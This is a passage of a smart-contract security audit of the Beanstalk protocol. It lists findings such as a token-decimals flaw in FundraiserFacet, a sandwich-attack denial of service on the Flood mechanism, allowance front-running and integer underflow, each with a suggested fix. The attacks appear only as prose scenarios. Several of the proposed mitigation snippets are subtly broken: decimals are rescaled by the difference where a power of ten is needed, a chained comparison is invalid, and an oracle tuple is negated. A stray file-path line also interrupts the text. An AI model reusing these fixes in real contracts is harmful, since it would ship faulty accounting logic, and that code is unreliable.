    ) internal returns (uint256 transferredAmount) {
-       if (fromMode == From.EXTERNAL && toMode == To.EXTERNAL) {
+       if (toMode == To.EXTERNAL) {
+           if (fromMode == From.EXTERNAL) {
                uint256 beforeBalance = token.balanceOf(recipient);
                token.safeTransferFrom(sender, recipient, amount);
                return token.balanceOf(recipient).sub(beforeBalance);
+           } else if (fromMode == From.EXTERNAL_INTERNAL) {
+               handleFromExternalInternalToExternalTransfer(token, sender, recipient, amount);
+               return amount;
+           }
        }
        amount = receiveToken(token, amount, sender, fromMode);
        sendToken(token, amount, recipient, toMode);
        return amount;
    }
```

#### 7.2.3 FundraiserFacet logic does not consider contract upgrades which can increase token decimals

**Description:** The fundraiser logic in `FundraiserFacet` assumes that the decimals of the token being raised will remain with the same number of decimals from when a fundraiser is created to when it is funded. In the case of USDC, a contract upgrade that increases the number of decimals would invalidate this assumption, jeopardizing the accounting handled by `s.fundraisers[id].remaining`.

**Impact:** If the original fundraiser token increases its decimals, a user can send fewer tokens than expected through `FundraiserFacet::fund` and receive more Pods than intended.

**Proof of Concept:**

1. Beanstalk creates a USDC fundraiser for 1M USDC
2. USDC decimals are updated from 6 to 18, meaning that the amount of USDC to raise should be $1,000,000 \times 10^{18}$ rather than $1,000,000 \times 10^{6} = 1 \times 10^{12}$.
3. Eve uses $1 \times 10^{12}$ basic units of USDC (now equivalent to $1 \times 10^{-18}$ USDC) to completely fund the fundraiser, receiving Pods for a value of 1M Beans.

The final result is that Beanstalk has received $1 \times 10^{-6}$ USD in USDC in exchange for the issuance of 1M Pods.

**Recommended Mitigation:** It would be advisable to save the decimals during fundraiser creation and check their consistency when calls are made to `FundraiserFacet::fund`. This can be achieved by creating a new function that updates `s.fundraisers[id].remaining` and the saved decimals in case of an update. For instance:

```
    // FundraiserFacet.sol
    function createFundraiser(
        address payee,
        address token,
        uint256 amount
    ) external payable {
        LibDiamond.enforceIsOwnerOrContract();

        // The {FundraiserFacet} was initially created to support USDC, which has the
        // same number of decimals as Bean (6). Fundraisers created with tokens measured
```

```
        // to a different number of decimals are not yet supported.
        if (ERC20(token).decimals() != 6) {
            revert("Fundraiser: Token decimals");
        }

        uint32 id = s.fundraiserIndex;
        s.fundraisers[id].token = token;
        s.fundraisers[id].remaining = amount;
        s.fundraisers[id].total = amount;
        s.fundraisers[id].payee = payee;
        s.fundraisers[id].start = block.timestamp;
+       s.fundraisers[id].savedDecimals = 6;
        s.fundraiserIndex = id + 1;

        // Mint Beans to pay for the Fundraiser. During {fund}, 1 Bean is burned
        // for each `token` provided to the Fundraiser.
        // Adjust `amount` based on `token` decimals to support tokens with different decimals.
        C.bean().mint(address(this), amount);

        emit CreateFundraiser(id, payee, token, amount);
    }

    function fund(
        uint32 id,
        uint256 amount,
        LibTransfer.From mode
    ) external payable nonReentrant returns (uint256) {
        uint256 remaining = s.fundraisers[id].remaining;

        // Check amount remaining and constrain
        require(remaining > 0, "Fundraiser: completed");
        if (amount > remaining) {
            amount = remaining;
        }
+
+       require(s.fundraisers[id].token.decimals() == s.fundraisers[id].savedDecimals, "Fundraiser
↪   token decimals not synchronized.");
+
        // Transfer tokens from msg.sender -> Beanstalk
        amount = LibTransfer.receiveToken(
            IERC20(s.fundraisers[id].token),
            amount,
            msg.sender,
            mode
        );
        s.fundraisers[id].remaining = remaining - amount; // Note: SafeMath is redundant here.
        emit FundFundraiser(msg.sender, id, amount);

        // If completed, transfer tokens to payee and emit an event
        if (s.fundraisers[id].remaining == 0) {
            _completeFundraiser(id);
        }

        // When the Fundraiser was initialized, Beanstalk minted Beans.
        C.bean().burn(amount);

        // Calculate the number of Pods to Sow.
        // Fundraisers bypass Morning Auction behavior and Soil requirements,
        // calculating return only based on the current `s.w.t`.
        uint256 pods = LibDibbler.beansToPods(
            amount,
            uint256(s.w.t).mul(LibDibbler.TEMPERATURE_PRECISION)
```

```
        );

        // Sow for Pods and return the number of Pods received.
        return LibDibbler.sowNoSoil(msg.sender, amount, pods);
    }
+
+   function synchronizeFundraiserDecimals(uint32 id) public {
+       uint32 currentTokenDecimals = s.fundraisers[id].token.decimals();
+       uint32 savedDecimals = s.fundraisers[id].savedDecimals;
+       require(currentTokenDecimals != savedDecimals, "Fundraiser token decimals already
↪   synchronized");
+       if (currentTokenDecimals > savedDecimals) {
+           uint32 decimalDifference = currentTokenDecimals - savedDecimals;
+           s.fundraisers[id].total = s.fundraisers[id].total * decimalDifference;
+           s.fundraisers[id].remaining = s.fundraisers[id].remaining * decimalDifference;
+       } else {
+           uint32 decimalDifference = savedDecimals - currentTokenDecimals;
+           s.fundraisers[id].total = s.fundraisers[id].total / decimalDifference;
+           s.fundraisers[id].remaining = s.fundraisers[id].remaining / decimalDifference;
+       }
+   }

    // AppStorage.sol
    struct Fundraiser {
        address payee;
        address token;
        uint256 total;
        uint256 remaining;
        uint256 start;
+       uint256 savedDecimals;
    }
```

#### 7.2.4 Flood mechanism is susceptible to DoS attacks by a frontrunner, breaking re-peg mechanism when BEAN is above 1 USD

**Description:** A call to the BEAN/3CRV Metapool is made within`Weather::sop`, swapping Beans for 3CRV, to aid in returning Beanstalk to peg via a mechanism known as "Flood" (formerly Season of Plenty, or sop) when the Beanstalk Farm has been "Oversaturated" ($P > 1$; $Pod Rate < 5%$) for more than one Season and for each additional Season in which it continues to be Oversaturated. This is achieved by minting additional Beans and selling them directly on Curve, distributing the proceeds from the sale as 3CRV to Stalkholders.

Unlike `Oracle::stepOracle`, which returns the aggregate time-weighted `deltaB` value across both the BEAN/3CRV Metapool and BEAN/ETH Well, the current shortage/excess of Beans during the handling of Rain in `Weather::stepWeather` are calculated directly from the Curve Metapool via `LibBeanMetaCurve::getDeltaB`.

```
    function getDeltaB() internal view returns (int256 deltaB) {
        uint256[2] memory balances = C.curveMetapool().get_balances();
        uint256 d = getDFroms(balances);
        deltaB = getDeltaBWithD(balances[0], d);
    }
```

This introduces the possibility that a long-tail MEV bot could perform a denial-of-service attack on the Flood mechanism by performing a sandwich attack on `SeasonFacet::gm` whenever the conditions are met such that `Weather::sop` is called. The attacker would first front-run the transaction by selling BEAN for 3CRV, bringing the price of BEAN back to peg, which could result in `newBeans <= 0`, thus bypassing the subsequent logic, and then back-running to repurchase their sold BEAN effectively maintaining the price of BEAN above peg.

The cost for performing this attack is 0.08% of the utilized funds. However, not accounting for other mechanisms

(such as Convert) designed to return the price of Bean to peg, Beanstalk would need to wait the Season duration of 1 hour before making another effective `SeasonFacet::gm`, provided that the previous transaction did not revert. In the subsequent call, the attacker can replicate this action at the same cost, and it is possible that the price of BEAN may have increased further during this hour.

**Impact:** Attempts by Beanstalk to restore peg via the Flood mechanism are susceptible to denial-of-service attacks by a sufficiently well-funded sandwich attacker through frontrunning of `SeasonFacet::gm`.

**Recommended Mitigation:** Consider the use of an oracle to determine how many new Beans should be minted and sold for 3CRV. This implies the following modification:

```
    function sop() private {
-       int256 newBeans = LibBeanMetaCurve.getDeltaB();
+       int256 currentDeltaB = LibBeanMetaCurve.getDeltaB();
+       (int256 deltaBFromOracle,)  = - LibCurveMinting.twaDeltaB();
+       // newBeans = max(currentDeltaB, deltaBFromOracle)
+       newBeans = currentDeltaB > deltaBFromOracle ? currentDeltaB : deltaBFromOracle;

        if (newBeans <= 0) return;

        uint256 sopBeans = uint256(newBeans);
        uint256 newHarvestable;

        // Pay off remaining Pods if any exist.
        if (s.f.harvestable < s.r.pods) {
            newHarvestable = s.r.pods - s.f.harvestable;
            s.f.harvestable = s.f.harvestable.add(newHarvestable);
            C.bean().mint(address(this), newHarvestable.add(sopBeans));
        } else {
            C.bean().mint(address(this), sopBeans);
        }

        // Swap Beans for 3CRV.
        uint256 amountOut = C.curveMetapool().exchange(0, 1, sopBeans, 0);

        rewardSop(amountOut);
        emit SeasonOfPlenty(s.season.current, amountOut, newHarvestable);
    }
```

The motivation for using the maximum value between the current `deltaB` and that calculated from time-weighted average balances is that the action of an attacker increasing `deltaB` to carry out a sandwich attack would be nonsensical as excess Bean minted by the Flood mechanism would be sold for additional 3CRV. In this way, anyone attempting to increase `deltaB` would essentially be giving away their 3CRV LP tokens to Stalkholders. Therefore, by using the maximum `deltaB`, it is ensured that the impact of any attempt to execute the attack described above would be minimal and economically unattractive. If no one attempts the attack, the behavior will remain as originally intended.

## 7.3 Low Risk

### 7.3.1 Lack of existence validation when adding a new unripe token

**Description:** `UnripeFacet::addUnripeToken` does not currently check if the `unripeToken` has been already added. Unlike `LibWhitelist::whitelistToken`, which has this check, the current implementation allows the Beanstalk Community Multisig (BCM) to modify the settings for existing unripe tokens.

**Impact:** Unripe tokens were introduced as a mechanism for recapitalization after the governance hack of April 2022. While the BCM affords more flexibility and control compared to the previous implementation of fully on-chain governance, if the BCM were to become compromised in any way or sign off on a vulnerable contract upgrade, privileged access to this function could result in the ability to manipulate the unripe token mechanisms that exist within the protocol by altering the Merkle root for a pre-existing unripe token.

**Recommended Mitigation:** Validate that the unripe token has not already been added to prevent changes to existing unripe tokens.

### 7.3.2 Silent failure can occur when delegating to a Diamond Proxy facet with no code

**Description:** If the Diamond proxy delegates to an incorrect address or an implementation that has been self-destructed, the call to the "implementation" will return a success boolean despite no code being executed.

**Impact:** In the case of a payable function call with ETH attached, silent failure of the delegatecall to a non-existent implementation can result in this value being permanently lost.

**Proof of Concept:** The *No contract existence check* section of the article *Good idea, bad design: How the Diamond standard falls short* by Trail of Bits further details this issue.

**Recommended Mitigation:** Consider checking for contract existence when calling an arbitrary contract. Alternatively, in the interest of gas efficiency, only perform this check if the return data size of the call is zero since the opposite result means that some code was executed.

### 7.3.3 Silent failure can occur in `Pipeline` function calls if the target has no code

**Description:** In the case of a `Pipeline` function call to a target address with no code, the call will silently fail. Scenarios where this may occur include calls to non-contract addresses or on a contract where its self-destruction occurs beforehand. This is most relevant when considering `Pipeline::advancedPipe` given that the next call uses as input the return from the previous call which may lead to an undesired final result or revert. Pipeline can be used standalone but it is also wrapped by Beanstalk for use within the protocol by the DepotFacet.

**Impact:** Silent failure of a call to an address with no code produces a silent failure within Pipeline, which can lead to undesired final outcomes. According to the Pipeline Whitepaper:

> The combination of Pipeline, Depot and Clipboard allows EVM users to perform arbitrary validations, through arbitrarily many protocols, in a single transaction.

This implies that Pipeline should be able to be used with any protocol; therefore, the edge case must be considered where a call to a contract that has just been self-destructed should revert. Considering the low likelihood, this issue is determined to be of **LOW** severity.

**Recommended Mitigation:** If `Pipeline` is intended to support calls to EOA, and to prevent silent failure to this kind of address, an extra attribute `isContractCall` can be added to `PipeCall` and `AdvancedPipeCall` - if the call return data size is zero, and this value is true, then it should be checked whether the call was performed on a target contract, and if not then revert.

### 7.3.4 Missing allowance in `CurveFacet`

**Description:** When liquidity is added to a Curve pool via `CurveFacet::addLiquidity`, the Beanstalk Diamond first receives tokens from the caller and then sets approvals to allow the pool to pull these tokens via `ERC20::transferFrom`. Currently, in `CurveFacet::removeLiquidity`, there is no logic for setting allowances on LP tokens before calling the pool `remove_liquidity` function as typically the pool and LP token addresses are

the same, which means that the relevant burn function can be called internally; however, some pools such as 3CRV and Tri-Crypto (which are already handled differently within a conditional block) require an allowance to call `ERC20::burnFrom` given that the pool and LP token addresses differ in these cases.

**Impact:** Callers of the `CurveFacet` may be unable to remove liquidity from the 3CRV and Tri-Crypto pools via Beanstalk.

**Recommended Mitigation:** Unless an infinite approval is already set by the Beanstalk Diamond on these pools, which does not appear to be the case and in any case is not recommended, logic to approve the corresponding pools for these LP tokens should be added to `CurveFacet::removeLiquidity` before the actual call to remove liquidity.

#### 7.3.5 Missing reentrancy guard in `TokenFacet::transferToken`

Unlike most other external and potentially state-modifying functions in `TokenFacet`, `TokenFacet::transferToken` does not have the `nonReentrant` modifier applied. While we have been unable to identify a vector for exploit based on the current commit hash, it is recommended to add the modifier to this function to be in keeping with the rest of the code and prevent any potential future misuse.

#### 7.3.6 When a Pod order is partially filled, the remaining amount pending to fill may not be able to be filled

Whenever a Pod order is partially filled, the remaining amount to fill cannot be filled if it is less than the `minFillAmount` set when the order was created. This current behavior forces the creator of the Pod order to cancel the Pod listing, creating a new one with a new `minFillAmount` and applies to both v1 and v2 listings.

Depending on the desired behavior:

1. The `minFillAmount` can be decreased to a value lower than/equal to the amount pending to fill.
2. The Pod listing for the remaining amount to fill can be canceled.

#### 7.3.7 `Listing::getAmountPodsFromFillListing` underflow can lead to undesired behaviour of `Listing::_fillListing`

If `fillBeanAmount * 1_000_000 > type(uint256).max`, the output of `Listing::getAmountPodsFromFillListing` would be less than expected, which can lead to the loss of user funds through `Listing::_fillListing`. However, the conditions for this issue to arise are highly unlikely given that `MarketplaceFacet::fillPodListing` is the only function that makes use of this function, and which previously performs a Bean transfer of `fillBeanAmount`. The large number of tokens required to produce the undesired behavior notwithstanding, considering the economic impact, use of `SafeMath` when performing the quoted operation should be considered here.

#### 7.3.8 Creation of a new Pod order in place of an existing order requires excess Beans

When creating a new Pod order, a user needs to send the Beans required to fulfill the order. If an order already exists with the same sender, `pricePerPod`, `maxPlaceInLine`, and `minFillAmount`, this order must first be canceled, which implies a refund of the previously sent Beans.

One issue with this workflow, which applies to both v1 and v2 orders, is that if the user overrides an existing order, they must send additional Beans because those for the previous order are not considered. Instead, it would make more sense to first cancel the existing order, then try to fulfill the Bean requirement with that of the canceled order, and only if this is not sufficient require the caller send additional Beans.

#### 7.3.9 Unchecked decrement results in integer underflow in `LibStrings::toString`

**Description:** The implementation of `LibStrings::toString` is intended to convert an unsigned integer to its string representation. If the value provided is non-zero, the function determines the number of digits in the number, creates a byte buffer of the appropriate size, and then populates that buffer with the ASCII representation of each digit. However, given Beanstalk uses a Solidity compiler version lower than `0.8.0` in which safe, checked math was


introduced as default, this library is susceptible to over/underflow of unchecked math operations. One such issue arises when post-decrementing the `index`, initialized as `digits - 1`, which underflows on the final loop iteration.

**Impact:** Evidence of underflow is visible in the use of this function on-chain in both `MetadataFacet::uri`:

```
{"name": "Beanstalk Deposit", "description": "A Beanstalk Deposit.

Token Symbol: Bean
Token Address: 0xbea0000029ad1c77d3d5d23ba2d8893db9d1efab
Id: 0xbea0000029ad1c77d3d5d23ba2d8893db9d1efabffffffffffffffffffffcee4
Deposit stem: 1157920892373161954235709850086879078532699846656405640
Deposit inital stalk per BDV: 10000
Deposit grown stalk per BDV": 13724
Deposit seeds per BDV": 2
```

and `MetadataImage::imageURI`:




The "Deposit stem" attribute is incredibly large due to wrap-around of the maximum `uint256` value, and the same issue applies to `MetadataImage::blackBars` called within 'MetadataImage::generateImage which causes the stem string representation to overlap with the "Bean Deposit" text.

This issue should be resolved to display accurate metadata, given the following disclaimer in `MetadataFacet::uri`:

> DISCLAIMER: Due diligence is imperative when assessing this NFT. Opensea and other NFT marketplaces cache the svg output and thus, may require the user to refresh the metadata to properly show the correct values."

**Recommended Mitigation:** Initialize `index` to `digits` and pre-decrement instead to avoid underflow on the final loop iteration.

#### 7.3.10 Incorrect formatting of `MetadataFacet::uri` json results in broken metadata which cannot be displayed by external clients

**Description:** For fully on-chain metadata, external clients expect the URI of a token to contain a base64 encoded JSON object that contains the metadata and base64 encoded SVG image. Currently, `MetadataFacet::uri` is missing multiple quotations and commas within the encoded string which breaks its JSON formatting.

**Impact:** External clients such as OpenSea are currently unable to display Beanstalk token metadata due to broken JSON formatting.

**Recommended Mitigation:** Add missing quotation marks and commas. Ensure the resulting encoded bytes are that of valid JSON.

#### 7.3.11 Spender can front-run calls to modify token allowances, resulting in DoS and/or spending more than was intended

**Description:** When updating the allowance for a spender that is less than the value currently set, a well-known race condition allows the spender to spend more than the caller intended by front-running the transaction that performs this update. Due to the nature of the `ERC20::approve` implementation and other variants used within the Beanstalk system, which update the mapping in storage corresponding to the given allowance, the spender can spend both the existing allowance plus any 'additional' allowance set by the in-flight transaction.

For example, consider the scenario:

- Alice approves Bob 100 tokens.
- Alice later decides to decrease this to 50.
- Bob sees this transaction in the mempool and front-runs, spending his 100 token allowance.
- Alice's transaction executes, and Bob's allowance is updated to 50.
- Bob can now spend an additional 50 tokens, resulting in a total of 150 rather than the maximum of 50 as intended by Alice.

Specific functions named `decreaseTokenAllowance`, intended to decrease approvals for a token spender, have been introduced to both the `TokenFacet` and the `ApprovalFacet`. `PodTransfer::decrementAllowancePods` similarly exists for the Pod Marketplace.

The issue, however, with these functions is that they are still susceptible to front-running in the sense that a malicious spender could force their execution to revert, violating the intention of the caller to decrease their allowance as they continue to spend that which is currently set. Rather than simply setting the allowance to zero if the caller passes an amount to subtract that is larger than the current allowance, these functions halt execution and revert. This is due to the following line of shared logic:

```
require(
    currentAllowance >= subtractedValue,
    "Silo: decreased allowance below zero"
);
```

Consider the following scenario:

- Alice approves Bob 100 tokens.
- Alice later decides to decrease this to 50.
- Bob sees this transaction in the mempool and front-runs, spending 60 of his 100 token allowance.
- Alice's transaction executes, but reverts given Bob's allowance is now 40.

- Bob can now spend the remaining 40 tokens, resulting in a total of 100 rather than the decreased amount of 50 as intended by Alice.

Of course, in this scenario, Bob could have just as easily front-run Alice's transaction and spent his entire existing allowance; however, the fact that he is able to perform a denial-of-service attack results in a degraded user experience. Similar to setting maximum approvals, these functions should handle maximum approval revocations to mitigate against this issue.

**Impact:** Requiring that the intended subtracted allowance does not exceed the current allowance results in a degraded user experience and, more significantly, their loss of funds due to a different route to the same approval front-running attack vector.

**Recommended Mitigation:** Set the allowance to zero if the intended subtracted value exceeds the current allowance.

## 7.4 Informational

### 7.4.1 The names of numerous state variables should be changed to more verbose alternatives

Currently, it can be confusing when referencing values in storage as it is difficult to make sense of incredibly short attribute names. The following instances have been identified, along with more verbose alternatives:

- `Account::State`:
  - `Silo s` -> `Silo silo`.
- `Storage::Weather`:
  - `uint32 t` -> `uint32 temperature`.
- `Storage::AppStorage`:
  - `mapping (address => Account.State) a` -> `mapping (address => Account.State) account`.
  - `Storage.Contracts c` -> `Storage.Contracts contract`.
  - `Storage.Field f` -> `Storage.Field field`.
  - `Storage.Governance g` -> `Storage.Governance governance`.
  - `CurveMetapoolOracle co` -> `CurveMetapoolOracle curveOracle`.
  - `Storage.Rain r` -> `Storage.Rain rain`.
  - `Storage.Silo s` -> `Storage.Silo silo`.
  - `Storage.Weather w` to `Storage.Weather weather`.

### 7.4.2 Constant block time assumption could be invalidated, affecting calculation of `SeasonFacet::gm` incentives

The block time of Ethereum, despite having never been constant, always has a target time toward which blocks are added. On occasion, this value has changed. Initially, in PoW Ethereum, the block time target was approximately 13-14 seconds, but with the PoS Merge in 2022 this changed to 12 seconds. This means that any assumption of a constant average block time could be invalidated. Therefore, the blocks late calculation within the call to `SeasonFacet::incentivize` would be incorrect if, in future, the target block time changes, affecting the expected Bean rewards.

### 7.4.3 Unused events in `WhitelistFacet` can be removed

The `WhitelistToken`, `UpdatedStalkPerBdvPerSeason`, and `DewhitelistToken` events in `WhitelistFacet` are not currently used. Moreover, the same events are already declared in `LibWhitelist` where they are used.

### 7.4.4 Potential DoS in `FertilizerFacet::getFertilizers` if enough Fertilizer is added

It is possible that `FertilizerFacet::getFertilizers` can be susceptible to DoS if enough Fertilizer NFTs are minted, given that it attempts to query all the nodes of a linked list in two separate while loops. This function is not used anywhere else within the protocol and appears for UI/UX purposes only, but any potential third-party integrations should consider this issue carefully.

### 7.4.5 Additional documentation should be added regarding the correct use of `pricingFunction` for v2 Pod listings

When creating a v2 Pod listing, users are required to pass a pricing function that will determine the price per Pod depending on the Plot index plus the starting position of Pods inside the Plot and the historical account of harvestable Pods. The difference between these two values yields the `placeInLine` parameter of `Order::_fillPodOrderV2`, which is in units of Pods/Beans and thus has six decimals of precision.

LibPolynomial::evaluatePolynomialPiecewise evaluates the price per Pod by considering that its parameter x, which corresponds to placeInLine, has no fixed-point decimals and then executes a third-degree polynomial function depending on the user-supplied pricingFunction.

If x is considered to have no decimals, then there arises a problem with $placeInLineˆ{n}$ if $n \neq 1$ given that the number of decimals for each term would increase to $(n -1) \times 6$. This error must, therefore, be handled by the pricingFunction bytes, which can be divided into five constituent parameters:

- n (32 bytes): Corresponds to the number of pieces to consider. Each piece consists of a third-degree polynomial.
- breakpoint (32n bytes): x values where evaluation changes from one piece to another. There is one breakpoint per piece.
- significands (128n bytes): 4 per piece, ordered from most to least significant term.
- exponents (128n bytes): 4 per piece, ordered from the most to least significant term.
- signs (4n bytes): 4 per piece, indicating the term sign of each piece, ordered from the most to least significant term.

Taking note of the example provided in the comments of LibPolynomial, it can be observed that x was intended not to have any additional fixed-point decimals. However, this can be handled through pricingFunction with the consideration that the exponents should be defined as follows:

1. The exponent corresponding to the cubic term should be 12 plus the significand decimals. Given that $x$ has 6 decimals, then $xˆ{3}$ will have 18 decimals. Division by $1 \times 10ˆ{12}$ is necessary to keep the value consistent with the target precision.
2. The exponent corresponding second-degree term should be 6 plus the significand decimals. Given that $x$ has 6 decimals, then $xˆ{2}$ will have 12 decimals. Division by $1 \times 10ˆ{6}$ is necessary to keep the value consistent with the target precision.

#### 7.4.6 Duplicated update logic to an account's lastUpdate in LibSilo::_mow can be simplified

Currently, the update to an account's lastUpdate in LibSilo::_mow occurs twice – both after handling Flood logic and then again at the end of the function. It appears that this second instance was added as mitigation against a different issue; however, it has the implication that the first instance is no longer needed as the second will always be reached in the case of successful execution, and none of the remaining logic depends on the value of the account's lastUpdate.

Additionally, the comment preceding the first update is irrelevant here as the case it describes is handled by LibSilo::__mow – if the last stem equals the current stem tip then execution ends, and no additional grown stalk can be claimed.

#### 7.4.7 Use globally available Solidity variables in C.sol

When specifying units of time in Solidity, literal numbers can be used with the suffixes seconds, minutes, hours, days and weeks. In the C.sol constants library, the following is recommended:

```
- uint256 private constant CURRENT_SEASON_PERIOD = 3600;
+ uint256 private constant CURRENT_SEASON_PERIOD = 1 hours;
```

#### 7.4.8 Incorrect contract addresses in C.sol

There are two address constants in C.sol which have been added as part of the BEAN/ETH Well integration. Currently, BEANSTALK_PUMP references the crv3crypto address, defined by the TRI_CRYPTO constant above, while BEAN_ETH_WELL references an address with no code. It is understood that these addresses were chosen arbitrarily for the purpose of testing until the final versions of these contracts are deployed. It is also understood that these

addresses have been updated in a more recent commit with no impact on test output despite the collision with another existing address within the system.

#### 7.4.9 Legacy Pipeline address defined in `DepotFacet`

Currently, `DepotFacet` references an old implementation of Pipeline with the todo comment that it should be updated:

```
address private constant PIPELINE =
    0xb1bE0000bFdcDDc92A8290202830C4Ef689dCeaa; // TODO: Update with final address.
```

It is understood that this todo comment has been resolved in a more recent commit and should now appear as follows:

```
- address private constant PIPELINE = 0xb1bE0000bFdcDDc92A8290202830C4Ef689dCeaa; // TODO: Update with
↪  final address.
+ address private constant PIPELINE = 0xb1bE0000C6B3C62749b5F0c92480146452D15423;
```

#### 7.4.10 Incorrect comment in `FieldFacet::_sow` NatSpec

The comment explaining how `FundraiserFacet::fund` bypasses soil updates in the `FieldFacet::_sow` NatSpec incorrectly references `LibDibbler::sowWithMin` when this should in fact be `LibDibbler::sowNoSoil`, as below:

```
    /**
     * @dev Burn Beans, Sows at the provided `_morningTemperature`, increments the total
     * number of `beanSown`.
     *
     * NOTE: {FundraiserFacet} also burns Beans but bypasses the soil mechanism
-    * by calling {LibDibbler.sowWithMin} which bypasses updates to `s.f.beanSown`
+    * by calling {LibDibbler.sowNoSoil} which bypasses updates to `s.f.beanSown`
     * and `s.f.soil`. This is by design, as the Fundraiser has no impact on peg
     * maintenance and thus should not change the supply of Soil.
     */
```

#### 7.4.11 `InitBip9` incorrectly references BIP-8 in the contract NatSpec

The contract NatSpec for `InitBip9` currently incorrectly references BIP-8. This should be updated to avoid confusion:

```
    /**
     * @author Publius
-    * @title InitBip8 runs the code for BIP-8.
+    * @title InitBip9 runs the code for BIP-9.
    **/

contract InitBip9 {
```

#### 7.4.12 Incorrect comment in `InitBipNewSilo`

`InitBipNewSilo` contains the comment:

> *emit event for unripe LP/Beans from 4 to 1 grown stalk per bdv per season*

However, this comment is incorrect as the constants used in the subsequent event emissions are 0, as intended.

#### 7.4.13 Double assignment in `InitDiamond` should be removed to avoid confusion

When initializing the "Weather" cases in `InitDiamond` there is a double assignment which should be removed to avoid confusion:

```
- s.cases = s.cases = [
+ s.cases = [
        // Dsc, Sdy, Inc, nul
       int8(3),   1,   0,   0,  // Exs Low: P < 1
```

#### 7.4.14 `LibSilo::_removeDepositsFromAccount` events may be emitted with additional `amounts` elements when called from `EnrootFacet::enrootDeposits` with `amounts.length > stems.length`

For the purpose of gas efficiency, `EnrootFacet::enrootDeposits` does not validate that its `stems` and `amounts` array arguments are of the same length. Looping over the `stems` array, any additional `amounts` elements would remain unused and in the case of `amounts.length < stems.length` this would result in an index out-of-bounds error. The same is true of the call to `LibSilo::_removeDepositsFromAccount` which makes use of these arguments; however, in the case where `amounts` contains additional elements then these will be emitted `LibSilo::TransferBatch` and `LibSilo::RemoveDeposits` events which may be undesirable.

#### 7.4.15 Inaccurate comment in `TokenFacet::approveToken` NatSpec

The `TokenFacet::approveToken` NatSpec currently states that this function approves a token for both internal and external token balances; however, this is not correct as the call to `LibTokenApprove::approve` does not approve for external balances, only internal balances that are only ever spent by calling `LibTokenApprove.spendAllowance` in `TokenFacet::transferInternalTokenFrom`.

#### 7.4.16 Shadowing of `AppStorage` storage pointer variable `s` in Facets which inherit `ReentrancyGuard`

The `AppStorage` storage pointer variable `s` is defined in `ReentrancyGuard` as the sole variable in its first storage slot. Both `MigrationFacet::getDepositLegacy` and `LegacyClaimWithdrawalFacet::getWithdrawal` shadow this existing declaration within the body of functions relating to legacy deposits/withdrawals. While this does not pose a security risk, it is recommended to remove the shadowed declarations, instead using the storage pointer defined in the inherited contract.

#### 7.4.17 Miscellaneous comments on `TokenSilo` NatSpec and legacy references

Beanstalk previously implemented a withdrawal queue that was later replaced by a per-Season vesting period. The `TokenSilo` contract NatSpec currently still references this legacy withdrawal system but should be updated to reflect the current implementation pertaining to the removal of Stem-based deposits.

Additionally, references to "Crates" and `crateBdv` should be removed and updated to `bdvRemoved` respectively. The NatSpec of `TokenSilo::tokenSettings` is missing references to `milestoneStem` and `encodeType` which are also present in the `SiloSettings` storage struct. Consider reordering this comment to accurately reflect the order of elements in the declaration within `AppStorage.sol`.

#### 7.4.18 Incorrect comment in `Oracle::totalDeltaB` NatSpec

Currently, `Oracle::totalDeltaB` states that this function returns the current shortage/excess of Beans (`deltaB`) in the BEAN/3CRV Curve liquidity pool; however, it actually returns the sum of `deltaB` across both the Curve pool and BEAN/ETH Well and so the comment should be updated to reflect this.

#### 7.4.19 `Sun::setSoilAbovePeg` considers intervals for `caseId` larger than intended

As is commented in the NatSpec of `Sun::setSoilAbovePeg`, Beanstalk wants to gauge demand for Soil *when above peg*. As such, based on the implementation of `InitBip13`, the following modifications should be made:

```
-   if (caseId >= 24) {
+   if (caseId >= 28) {
        newSoil = newSoil.mul(SOIL_COEFFICIENT_HIGH).div(C.PRECISION); // high podrate
-   } else if (caseId < 8) {
+   } else if (4 <= caseId < 8) {
        newSoil = newSoil.mul(SOIL_COEFFICIENT_LOW).div(C.PRECISION); // low podrate
    }
```

This does not affect the Soil mechanism because the `caseId` passed to `Sun::stepSun` when called in `SeasonFacet::gm` has already been correctly calculated from within `Weather::stepWeather`; however, it is recommended to modify the logic so that its implementation strictly conforms to its intention.

#### 7.4.20 Inaccurate comment in `LibTokenSilo::removeDepositFromAccount` NatSpec should be updated

Legacy Silo v2 Deposits are stored in a legacy mapping, now deprecated but maintained as legacy deposits that have not been migrated remain stored here. This line in the `LibTokenSilo::removeDepositFromAccount` NatSpec appears to refer to the legacy deposits mapping and should be updated to the new Silo v3 deposits stored as a mapping `uint256` to `Deposit`. If this comment already intends to refer to the new deposits mapping, it should be made clear that `[token][stem]` is meant to indicate the concatenation of the token address and stem value to get the deposit identifier used as a key to the mapping.

#### 7.4.21 Unused legacy function `LibTokenSilo::calculateStalkFromStemAndBdv` can be removed

As stated in `ConvertFacet::_depositTokensForConvert`, the legacy function `LibTokenSilo::calculateStalkFromStemAndBdv` is no longer used and so can be removed. If it is desired to keep this function visible for reference, then it is recommended to comment it out.

